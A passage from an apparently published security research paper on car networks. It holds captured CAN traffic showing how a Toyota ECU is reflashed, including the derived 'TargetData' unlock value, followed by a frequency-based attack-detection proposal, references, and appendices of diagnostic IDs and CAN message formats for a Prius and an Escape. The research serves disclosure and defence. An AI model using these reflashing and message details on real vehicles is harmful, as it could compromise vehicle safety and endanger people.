IDH: 07, IDL: 20, Len: 08, Data: 02 A0 27 00 00 00 00 00 ,TS: 1029641,BAUD: 1
IDH: 07, IDL: 20, Len: 08, Data: 02 A0 27 00 00 00 00 00 ,TS: 1031284,BAUD: 1
IDH: 07, IDL: 20, Len: 08, Data: 02 A0 27 00 00 00 00 00 ,TS: 1032921,BAUD: 1
```

Next the programmer will put the ECU into diagnostic reprogramming mode, rendering it incommunicable on the CAN bus.

```
IDH: 07, IDL: E0, Len: 08, Data: 02 10 02 00 00 00 00 00 ,TS: 1034582,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 01 50 00 00 00 00 00 00 ,TS: 1034645,BAUD: 1
```

At this point, communication ceases on the standard diagnostic service IDs, and proceeds to use the CAN IDs described in the LocationID field of the cuw file. The only common trait at this point is that ISO-TP is still somewhat respected.

The client sends out 2 packets with a single 0x00 byte, and then splits the LocationID into 2 separate messages.

Note: If the ‘check engine’ light comes on after sending the 2 messages with a payload of 0x00, reprogramming mode has failed.

```
IDH: 00, IDL: 01, Len: 08, Data: 01 00 00 00 00 00 00 00 ,TS: 1042629,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 01 00 00 00 00 00 00 00 ,TS: 1042637,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 06 20 07 01 00 02 00 00 ,TS: 1042641,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 02 07 00 00 00 00 00 00 ,TS: 1042645,BAUD: 1
```

With all the technicalities out of the way, the client can now send (what we’re calling) the ‘password’ for a specific calibration ID. If you look at the data you can see that the client is sending the ECU a value of 0xB4996ECA (in little endian). This 4-byte integer is derived from the “TargetData” value in the cuw file.

```
IDH: 00, IDL: 01, Len: 08, Data: 04 CA 6E 99 B4 00 00 00 ,TS: 1042650,BAUD: 1
```

Note: Using ‘ecom.toyota_targetdata_to_dword’ from PyEcom with the value for our current calibration ID (34715100), you’ll see that “42353B3C3A4A4948” translates to 0xB4996ECA

The server acknowledges the response with a single byte value of 0x3C (which appears to be the standard ACK response) and proceeds to send back a version number of “89663-47151- “. The client will send back a 0x3C after receiving the version.

```
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1042656,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 10 10 38 39 36 36 33 2D ,TS: 1042663,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 30 00 00 00 00 00 00 00 ,TS: 1042671,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 21 34 37 31 35 31 2D 20 ,TS: 1042678,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 22 20 20 20 00 00 00 00 ,TS: 1042686,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1042973,BAUD: 1
```

The client can now issue a GetMemoryInfo (0x76) command, which forces the server to ACK and return the current memory layout of the ECU, followed by an ACK to denote

completion. Recall these command names were reversed from the binary and are not part of an official specification.

```
IDH: 00, IDL: 01, Len: 08, Data: 01 76 00 00 00 00 00 00 ,TS: 1043070,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1043074,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 10 09 00 00 00 0F 7F FF ,TS: 1043078,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 30 00 00 00 00 00 00 00 ,TS: 1043085,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 21 04 86 02 00 00 00 00 ,TS: 1043089,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1043093,BAUD: 1
```

A call to CheckBlock (0x36) will check to see if the block of memory at the address (in our case 0x00000000) is ready to be altered. The server will ACK that the request to check the block has been received.

```
IDH: 00, IDL: 01, Len: 08, Data: 05 36 00 00 00 00 00 00 ,TS: 1043293,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1043297,BAUD: 1
```

Now the client will call GetStatus (0x50) and look at the return value, which is placed between two ACK responses. Digging through the cuw.exe binary, we found that each GetStatus call can have different acceptable values. In the case of CheckBlock, the client will wait until it sees a value that is NOT 0x10 (or throw an exception if a certain time has elapsed). The GetStatus routine is called many times throughout the reprogramming process and will just be referred to as GetStatus henceforth.

```
IDH: 00, IDL: 01, Len: 08, Data: 01 50 00 00 00 00 00 00 ,TS: 1043564,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1043568,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 01 00 00 00 00 00 00 ,TS: 1043572,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1043580,BAUD: 1
```

The client can now call EraseBlock (0x26), erasing the entire block before writing any new data to it. GetStatus is called and checked until a value that is NOT 0x80 is returned. Erasing the memory can take a bit of time, so we've only shown a few iterations.

```
IDH: 00, IDL: 01, Len: 08, Data: 05 26 00 00 00 00 00 00 ,TS: 1043754,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1043758,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 01 50 00 00 00 00 00 00 ,TS: 1044019,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1044023,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 80 00 00 00 00 00 00 ,TS: 1044027,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1044031,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 01 50 00 00 00 00 00 00 ,TS: 1044344,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1044348,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 80 00 00 00 00 00 00 ,TS: 1044352,BAUD: 1
.
.
.
IDH: 00, IDL: 01, Len: 08, Data: 01 50 00 00 00 00 00 00 ,TS: 1047656,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1047664,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 00 00 00 00 00 00 00 ,TS: 1047668,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1047672,BAUD: 1
```

The block of memory is now erased. Data can finally be written to the recently cleared memory. The first call is made to WriteBlockWithAddress (0x41) which will issue the command in one line, wait for an ACK, then supply the address, in little endian, to be used for writing the data provided in a subsequent message (in our case, 0xF0000000).

```
IDH: 00, IDL: 01, Len: 08, Data: 01 41 00 00 00 00 00 00 ,TS: 1047848,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1047852,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 04 00 00 00 FF 00 00 00 ,TS: 1047976,BAUD: 1
```

Data can now be written directly to memory, which the ECU requires to be sent in 0x400 byte chunks that will be padded if the chunk to be written is not 0x400 byte aligned. The server will ACK after receiving 0x400 bytes of data from the client.

```
IDH: 00, IDL: 01, Len: 08, Data: 14 00 4A A2 31 15 CB 20 ,TS: 1048349,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 30 00 00 00 00 00 00 00 ,TS: 1048353,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 21 CF 9F CB 20 CF 9F CB ,TS: 1048359,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 22 20 CF 9F 3A A2 E1 15 ,TS: 1048364,BAUD: 1
.
.
.
IDH: 00, IDL: 01, Len: 08, Data: 20 9F CD A6 86 7D CB 20 ,TS: 1049224,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 21 CF 9F CB 20 CF 9F CB ,TS: 1049229,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 22 20 CF 9F 00 00 00 00 ,TS: 1049235,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1049239,BAUD: 1
```

A status check (GetStatus) is issued by the client to ensure that the 0x400 byte chunk was received and will abort on failure (which we have not seen happen in practice). From there, the client will write another 0x400 bytes of data, but instead of using the WriteBlockWithAddress service (0x41) the client will just use a WriteBlock (0x45) command, meaning the chunk will be written directly after the previous data chunk. The WriteBlock command does not supply an address, but relies on the one provided by WriteBlockWithAddress.

```
IDH: 00, IDL: 01, Len: 08, Data: 01 50 00 00 00 00 00 00 ,TS: 1049404,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1049408,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 00 00 00 00 00 00 00 ,TS: 1049412,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1049420,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 01 45 00 00 00 00 00 00 ,TS: 1049596,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1049600,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 14 00 BD A6 F6 7D CB 20 ,TS: 1049980,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 30 00 00 00 00 00 00 00 ,TS: 1049984,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 21 CF 9F CB 20 CF 9F CB ,TS: 1049990,BAUD: 1
.
.
.
```

The process of issuing WriteBlock (0x45) commands continues until 0x1000 total bytes have been written to memory. Therefore, 0x400 bytes are written with the WriteBlockWithAddress (0x41) [i.e. 1x] command, and 0xC00 bytes are written with the WriteBlock (0x45) command [i.e. 3x].

0x1000 bytes have been written to the ECU but the process is not finalized until the data is verified. The first step in the verification process is issuing an InVerifyBlock (0x48) command with the address that was previously filled with data, 0x00000000 in our example. The server ACKs the request then GetStatus is called to ensure that the verification process can continue.

```
IDH: 00, IDL: 01, Len: 08, Data: 05 48 00 00 00 00 00 00 ,TS: 1054598,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1054602,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 01 50 00 00 00 00 00 00 ,TS: 1054857,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1054861,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 00 00 00 00 00 00 00 ,TS: 1054865,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1054869,BAUD: 1
```

Verification is now ready to go, which is done by issuing a VerifyBlock (0x16) command with the 4-byte address, again, the address in our example is 0x00000000. After the server acknowledges the VerifyBlock command, the client will send the previously written 0x1000 bytes in 0x100 byte increments to be verified. After each 0x100 byte portion is sent, the client will issue a GetStatus command to ensure all is well.

```
IDH: 00, IDL: 01, Len: 08, Data: 05 16 00 00 00 00 00 00 ,TS: 1055051,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1055055,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 11 00 4A A2 31 15 CB 20 ,TS: 1055242,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 30 00 00 00 00 00 00 00 ,TS: 1055246,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 21 CF 9F CB 20 CF 9F CB ,TS: 1055253,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 22 20 CF 9F 3A A2 E1 15 ,TS: 1055260,BAUD: 1
.
.
.
IDH: 00, IDL: 01, Len: 08, Data: 23 CB 20 CF 9F CB 20 CF ,TS: 1055460,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 24 9F CB 20 CF 9F 00 00 ,TS: 1055465,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1055472,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 01 50 00 00 00 00 00 00 ,TS: 1055638,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1055643,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 00 00 00 00 00 00 00 ,TS: 1055647,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1055651,BAUD: 1
```

The verification process of sending 0x100 bytes and issuing GetStatus is repeated until all 0x1000 bytes of previously written data have been verified. This means that you'll see the same data being written and verified.

The firmware update for the ECM is quite large, containing around 1MB of data and code. The first 0x1000 bytes are only a small portion of the data that needs written to the ECU. Luckily for us, the same process of issuing CheckBlock (0x36), EraseBlock(0x26), WriteBlockWithAddress (0x41), WriteBlock (0x45), InVerifyBlock (0x48), and VerifyBlock (0x16) is done for the rest of the binary data that needs written to the ECU. The only real change is the address used for functions that pass an address.

For example, here is a small portion of the CheckBlock routine with the address of 0xF7000100.

```
IDH: 00, IDL: 01, Len: 08, Data: 05 36 00 01 00 F7 00 00 ,TS: 1065677,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1065681,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 01 50 00 00 00 00 00 00 ,TS: 1065963,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1065968,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 10 00 00 00 00 00 00 ,TS: 1065972,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1065975,BAUD: 1
```

You'll see that the although the block to check above was 0xF7000100, the block address to write to is 0xFF001000, which is directly after the first 0x1000 bytes written in the process described above.

```
IDH: 00, IDL: 01, Len: 08, Data: 01 41 00 00 00 00 00 00 ,TS: 1121371,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 01 3C 00 00 00 00 00 00 ,TS: 1121379,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 04 00 10 00 FF 00 00 00 ,TS: 1121499,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 14 00 EE 24 73 96 43 ED ,TS: 1121859,BAUD: 1
IDH: 00, IDL: 02, Len: 08, Data: 30 00 00 00 00 00 00 00 ,TS: 1121863,BAUD: 1
IDH: 00, IDL: 01, Len: 08, Data: 21 D6 44 19 57 E8 6E 55 ,TS: 1121869,BAUD: 1
```

As you can see, the process to reprogram a Toyota ECU is much more complicated than it is with the Ford. Not only does Toyota use their own communication protocol, but they also provide an additional layer of security by using the 'TargetData' to enable reflashing, instead of relying solely on the securityAccess feature. This means that an ECU could only be reprogrammed **one** time as the TargetData is based on calibration version (and we have yet to figure out how to locate / calculate the new TargetData value from a calibration update).

Re-flashing differs even more when there are multiple CPUs to be updated, but generally each CPU follows the process described above.

For a more programmatic explanation of the reprogramming process please see 'toyota_flasher.py'.

Detecting attacks

It is pretty straightforward to detect the attacks discussed in this paper. They always involve either sending new, unusual CAN packets or flooding the CAN bus with common packets. For example, we made a capture over 22 minutes in the Ford Escape on the high speed CAN bus. This included starting and stopping the engine, driving, braking, etc. During this time there were no diagnostic packets seen. Diagnostic packets when you are not in a repair shop are an easy indicator that something strange is happening in the vehicle.

Additionally, the frequency of normal CAN packets is very predictable. There were four CAN packets used earlier in this paper, 0201, 0420, 0217, and 0081. The packet 0201 had the following distribution (0201 frequency per second):




Figure 42. Ford CAN ID 0210 frequency distribution.

To read this chart, the 0201 packet showed up 28 times in a second 90 times. Likewise, it showed up only 14 times in a second only 5 times. As a reference, when we replayed this packet, we replayed it at 10 to 20 times these frequencies.

The following is an even slower packet, the 0420:




Figure 43. Ford CAN ID 0420 frequency distribution.

So the 0420 packet showed up only 2 times per second over 300 different times. It never showed up more than 7 times per second. Our attacks stand out greatly from normal CAN traffic and could easily be detected.

Therefore we propose that a system can detect CAN anomalies based on the known frequency of certain traffic and can alert a system or user if frequency levels vary drastically from what is well known.

Conclusions

Automobiles have been designed with safety in mind. However, you cannot have safety without security. If an attacker (or even a corrupted ECU) can send CAN packets, these might affect the safety of the vehicle. This paper has shown, for two different automobiles, some physical changes to the function of the automobile, including safety implications, that can occur when arbitrary CAN packets can be sent on the CAN bus. The hope is that by releasing this information, everyone can have an open and informed discussion about this topic. With this information, individual researchers and consumers can propose ways to make ECU's safer in the presence of a hostile CAN network as well as ways to detect and stop CAN bus attacks. This will lead to safer and resilient vehicles in the future.

Acknowledgements

We would like to thank folks who had technical discussions with us, especially Joe Grand and Stefan Savage.

References

“Experimental Security Analysis of a Modern Automobile”, Koscher, Czeskis, Roesner, Patel, Kohno, Checkoway, McCoy, Kantor, Anderson, Shacham, Savage, http://www.autosec.org/pubs/cars-oakland2010.pdf

“Comprehensive Experimental Analyses of Automotive Attack Surfaces”, Checkoway, McCoy, Kantor, Anderson, Shacham, Savage, Koscher, Czeskis, Roesner, Kohno, http://www.autosec.org/pubs/cars-usenixsec2011.pdf

“State of the Art: Embedding Security in Vehicles”, Wolf, Weimerskirch, Wollinger, http://downloads.hindawi.com/journals/es/2007/074706.pdf

“Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Study”, Rouf, Miller, Mustafa, Taylor, Oh, Xu, Gruteser, Trappe, Seskar, http://ftp.cse.sc.edu/reports/drafts/2010-002-tpms.pdf

“Road vehicles – Controller area network (CAN) – Part 1: Data link layer and physical signalling”, ISO/CD 11898

“Road vehicles – Controller area network (CAN) – Part 2: High-speed medium access unit”, ISO/CD 11898-2

“Road vehicles — Controller area network (CAN) — Part 3: Fault tolerant medium access unit”, ISO/CD 11898-3

“Telmatics: Safe and Fun Driving”, Zaho, www.ce.unipr.it/people/broggi/publications/si-its-01-2002.pdf

“Secure Vehicular Communication Systems: Implementation, Performance, and Research Challenges”, Kargl, Papadimitratos, Buttyan, Muter, Schoch, Wiedersheim, Thong, Calandriello, Held, Kung, Habaux, http://icapeople.epfl.ch/panos/sevecom-comm-mag-2.pdf

“Securing vehicular ad hoc networks”, Raya, Hubaux, https://koala.cs.pub.ro/redmine/attachments/70/JCS275.pdf

“A Roadmap for Securing Vehicles against Cyber Attacks”, Nilsson, Larson, http://varma.ece.cmu.edu/Auto-CPS/Nilsson_Chalmers.pdf

“Security Threats to Automotive CAN Networks - Practical Examples and Selected Short-Term Countermeasures”, Hoppe, Kiltz, Dittmann, http://omen.cs.uni-magdeburg.de/automotiv/cms/upload/SC08.pdf

“Security in Automotive Bus Systems”, Wolf, Weimerskirch, Paar, http://www.weika.eu/papers/WolfEtAl_SecureBus.pdf

"How to Communicate with Your Car's Network", Leale, http://www.CanBusHack.com/hope9/workshop.pptx

"This Car Runs on Code", Charette, http://spectrum.ieee.org/green-tech/advanced-cars/this-car-runs-on-code

"Prius CAN message Identification Table", http://www.vassfamily.net/ToyotaPrius/CAN/PriusCodes.xls

"CAN-View Data Collection and Analysis for a 2005 Prius", Roper, http://www.roperld.com/science/prius/triprecords.pdf

"Parking Assist 101", http://www.autotrader.com/research/article/car-new/82488/parking-assist-101.jsp

http://en.wikipedia.org/wiki/Intelligent_Parking_Assist_System

"Self-Parking Systems Comparison Test", Newcomb, http://www.insideline.com/features/self-parking-systems-comparison-test.html

AVR-CAN AT90CAN128 ATMEL prototype board, http://www.bravekit.com/AVR_CAN_ATMEL_AT90CAN128_prototype_board_JTAG_ISP_RS232_UART

canbushack web site, http://www.canbushack.com/blog/index.php

The OpenXC Platform website http://openxcplatform.com

CarDAQ-Plus http://www.drewtech.com/products/cardaqplus.html

Ford J2534 reprogramming / subscription service http://www.motorcraft.com/

Toyota Technical Information System - Professional Diagnostics subscription - https://techinfo.toyota.com/techInfoPortal/appmanager/t3/ti;TISESSIONID=V3L9QcqXqJDM75mNLz2bKSMDQwFrTY1vRvLdxScdjQxHR9nTCynn!1721247489?_pageLabel=ti_whats_tis&_nfpb=true

Tuner Pro website: http://www.tunerpro.net/

PCLinkG4 software: http://www.linkecu.com/support/downloads/pclink-download

CANTOP project: http://cantop.sourceforge.net/

http://www.cancapture.com/ecom.html

https://www.cancapture.com/downloads/doc_view/21-ecom-developers-reference-guide-dllapi-documentaion.raw?tmpl=component

http://www.softing.com/home/en/industrial-automation/products/can-bus/more-can-bus/communication.php?navanchor=3010115

http://students.asl.ethz.ch/upl_pdf/151-report.pdf

http://www.vassfamily.net/ToyotaPrius/CAN/cindex.html

http://marco.guardigli.it/2010/10/hacking-your-car.html

http://www.canbushack.com/blog/index.php?title=scanning-for-diagnostic-data&more=1&c=1&tb=1&pb=1

http://www.obd2allinone.com/sc/details.asp?item=obd2conn

http://www.cancapture.com/ecom.html

https://www.cancapture.com/downloads/doc_view/21-ecom-developers-reference-guide-dllapi-documentaion.raw?tmpl=component

http://www.softing.com/home/en/industrial-automation/products/can-bus/more-can-bus/communication.php?navanchor=3010115

http://students.asl.ethz.ch/upl_pdf/151-report.pdf

http://www.vassfamily.net/ToyotaPrius/CAN/cindex.html

http://marco.guardigli.it/2010/10/hacking-your-car.html

http://www.canbushack.com/blog/index.php?title=scanning-for-diagnostic-data&more=1&c=1&tb=1&pb=1

http://www.obd2allinone.com/sc/details.asp?item=obd2conn

https://techinfo.toyota.com/techInfoPortal

http://www.freescale.com/webapp/sps/site/prod_summary.jsp?code=USBMULTILINKBDM

Appendix A – Diagnostic ECU Map

This appendix shows a table for each ECU in the automobiles researched and their corresponding CAN ID used for diagnostics. Further information about the services running has also been provided.

2010 Toyota Prius

Module	Address	Running DiagnosticSession	Running SecurityAccess	DiagnosticSession ProgrammingMode	Toyota Calibration Update Available
ABS	07B0	X	X	X	X
ECT/Engine	07E0	X	X	X	X
Hybrid	07E2	X	X	X	X
Radar	0790	X			
Tire Pressure	XXXX				
EPMS / Steering	07A1	X			
APGS / Parking Assist	07A2	X			
LKA*	0750 [0x02]		NR		
Transmission	0727				
A/C	07C4				
Theft Deterrent / Keys	XXXX (Not present)				
SRS Airbag	0780	X	NR		
Pre-Collision	0781	NR	NR		
Pre-Collision 2	0791	X			
Main Body	0750 [0x40]	X	X		
PM1 Gateway*	0750 [0x57]	X			
D-Door Motor*	0750 [0x90]				
P-Door Motor*	0750 [0x91]				
RL-Door Motor*	0750 [0x93]				
RR-Door Motor*	0750 [0x92]				
Master Switch*	0750 [0xEC]				
Sliding Roof	XXXX (Not present)				
Combo Meter	07C0				

HL Autolevel*	0750 [0x70]		NR		
Smart Key*	0750 [0xB5]	X	X		
Power Source Control*	0750 [0xE9]	X	X		
Occupant Detection	XXXX (No traffic)				
Remote Engine Starter*	XXXX (Not present)				
Nav System	07D0	X			
PM2 Gateway*	0750 [0x58]	X			
Telematics	XXXX (No traffic)				

*Accessed via Main Body ECU
NR = No Response
Blank means that the Service was not Supported (Error: 0x11 [SNS])

2010 Ford Escape

Module	Address	Bus	14430	Running Diagnostic Session	Running Security	Prog mode Diagnostic Session	Prog mode Security	Got key	Programmable? (according to ford)
PAM	736	HS	No	Yes	NR	Yes	Yes	Yes	Yes
PCM	7E0	HS	No	No	No	Yes	Yes	Yes	Yes
PSCM	730	HS	Yes	Yes	Yes	Yes	Yes	No :(	Yes
ABS	760	HS	Yes	Yes	Yes	Yes	Yes	Yes	Yes
APIM	7d0	HS	No	Yes	NR	Yes	NR	NR	Yes
RCM	737	HS	No	Yes	Yes/NR	Yes	Yes/NR	Yes	Yes
OCSM	765	HS	No	No	Yes	No	Yes	Yes	No
IC	720	MS	Yes	No	No	No	No	Yes	Yes
SJB	726	MS	No	NR	NR	NR	NR	Yes	Yes
FDIM	7a6	MS	Yes	NR	NR	NR	NR	Yes	Yes
ACM	727	MS	Yes	NR	NR	NR	NR	Yes	Yes
GPSM	701	MS	No	NR	NR	NR	NR	NR	No

HVAC	733	MS	Yes	NR	NR	NR	NR	Yes	No
4x4	761	?		NR	NR	NR	NR	NR	No
FCIM	7a7	?		NR	NR	NR	NR	NR	No

Appendix B – CAN ID Details

This appendix goes over several CAN message types for each car, explaining their functionality, detailing the data bytes sent, and possibly providing an example. Any examples that were described elsewhere in the paper may have been purposefully left out.

2010 Toyota Prius

CAN ID	*0025*
Description	*Steering Wheel Angle*
Length	*08*
Data[0]	*Rotation Count* - *Starts at 0x00* - *Incremented/Decremented by Data[1] depending on angle*
Data[1]	*Wheel Angle* - *Starts at 0x00 to 0xFF* - *Increments on counterclockwise turns* - *Decrements on clockwise turns* - *Carry over is shifted to Data[0]*
Data[2]	*Mode* *0x10 => Car Moving?* *0x20 => Car Not Moving?* *0x40 => Car in Park?* *0x60 => Regular?* *0x88 => IPAS?*
Data[3]	*01*
Data[4]	*Torque Value 1 (Begins at 78)*
Data[5]	*Torque Value 2 (Begins at 78)*
Data[6]	*Torque Value 3 (Begins at 78)*
Data[7]	*Checksum*
Example	*IDH: 00, IDL: 25, Len: 08, Data: 00 07 40 01 78 78 78*
Decode	*Wheel turned slightly counterclockwise from center*
Notes	*Max CounterClockwise: 0157* *Max Clockwise: 0EAA* *Centered: 0000*

CAN ID	*00AA*
Description	*Individual Tire Speed*
Length	*08*
Data[0]	*Tire1 Byte1 (Of short)*
Data[1]	*Tire1 Byte2 (Of short)*
Data[2]	*Tire2 Byte1 (Of short)*
Data[3]	*Tire2 Byte2 (Of short)*
Data[4]	*Tire3 Byte1 (Of short)*
Data[5]	*Tire3 Byte2 (Of short)*
Data[6]	*Tire4 Byte1 (Of short)*
Data[7]	*Tire4 Byte2 (Of short)*
Example	*IDH: 00, IDL: AA, Len: 08, Data: 23 16 23 22 23 1A 23 30*
Decode	
Notes	*Individual tire speeds. Did not look into which tire for each short.*

CAN ID	*00B4*
Description	*Current speed of the automobile*
Length	*08*
Data[0]	*00*
Data[1]	*00*
Data[2]	*00*
Data[3]	*00*
Data[4]	*Counter that iterates from 00-FF*
Data[5]	*Speed value 1.*
Data[6]	*Speed value 2*
Data[7]	*Checksum*
Example	*IDH: 00, IDL: B4, Len: 08, Data: 00 00 00 00 51 07 51 65*
Decode	*Speed = 0751 * .0062 | Counter = 51 (Next will be 52)*
Notes	*Speed => INT16(Data[5] Data[6]) * .0062 (MPH)*

CAN ID	*00B7*
Description	*Current speed of the automobile (non-display)*
Length	*04*
Data[0]	*Speed value 1*
Data[1]	*Speed value 2*
Data[2]	*00*
Data[3]	*Checksum*
Example	*IDH: 00, IDL: B6, Len: 04, Data: 05 61 00 20*
Decode	*Speed = 0561 * .0062 => ~8.5 MPH*
Notes	*Speed => INT16(Data[0] Data[1]) * .0062 (MPH)*

CAN ID	*01C4*
Description	*ICE RPM*
Length	*08*
Data[0]	*RPM Data 1*
Data[1]	*RPM Data 2*
Data[2]	*00*
Data[3]	*00*
Data[4]	*00*
Data[5]	*00*
Data[6]	*00*
Data[7]	*Checksum*
Example	*IDH: 01, IDL: C4, Len: 08, Data: 03 A3 00 00 00 00 00 73*
Decode	*RPM = 03A3 – 400 == ~531*
Notes	*RPM => INT16(Data[0] Data[1]) – 400*

CAN ID	*0224*
Description	*Brake pedal position sensor*
Length	*08*
Data[0]	*State 0x00 unengaged | 0x20 engaged*
Data[1]	*00*
Data[2]	*00*
Data[3]	*00*
Data[4]	*Position Major (carry over for position minor) Max 0x3*
Data[5]	*Position Minor (00-FF carry over add or sub from Major)*
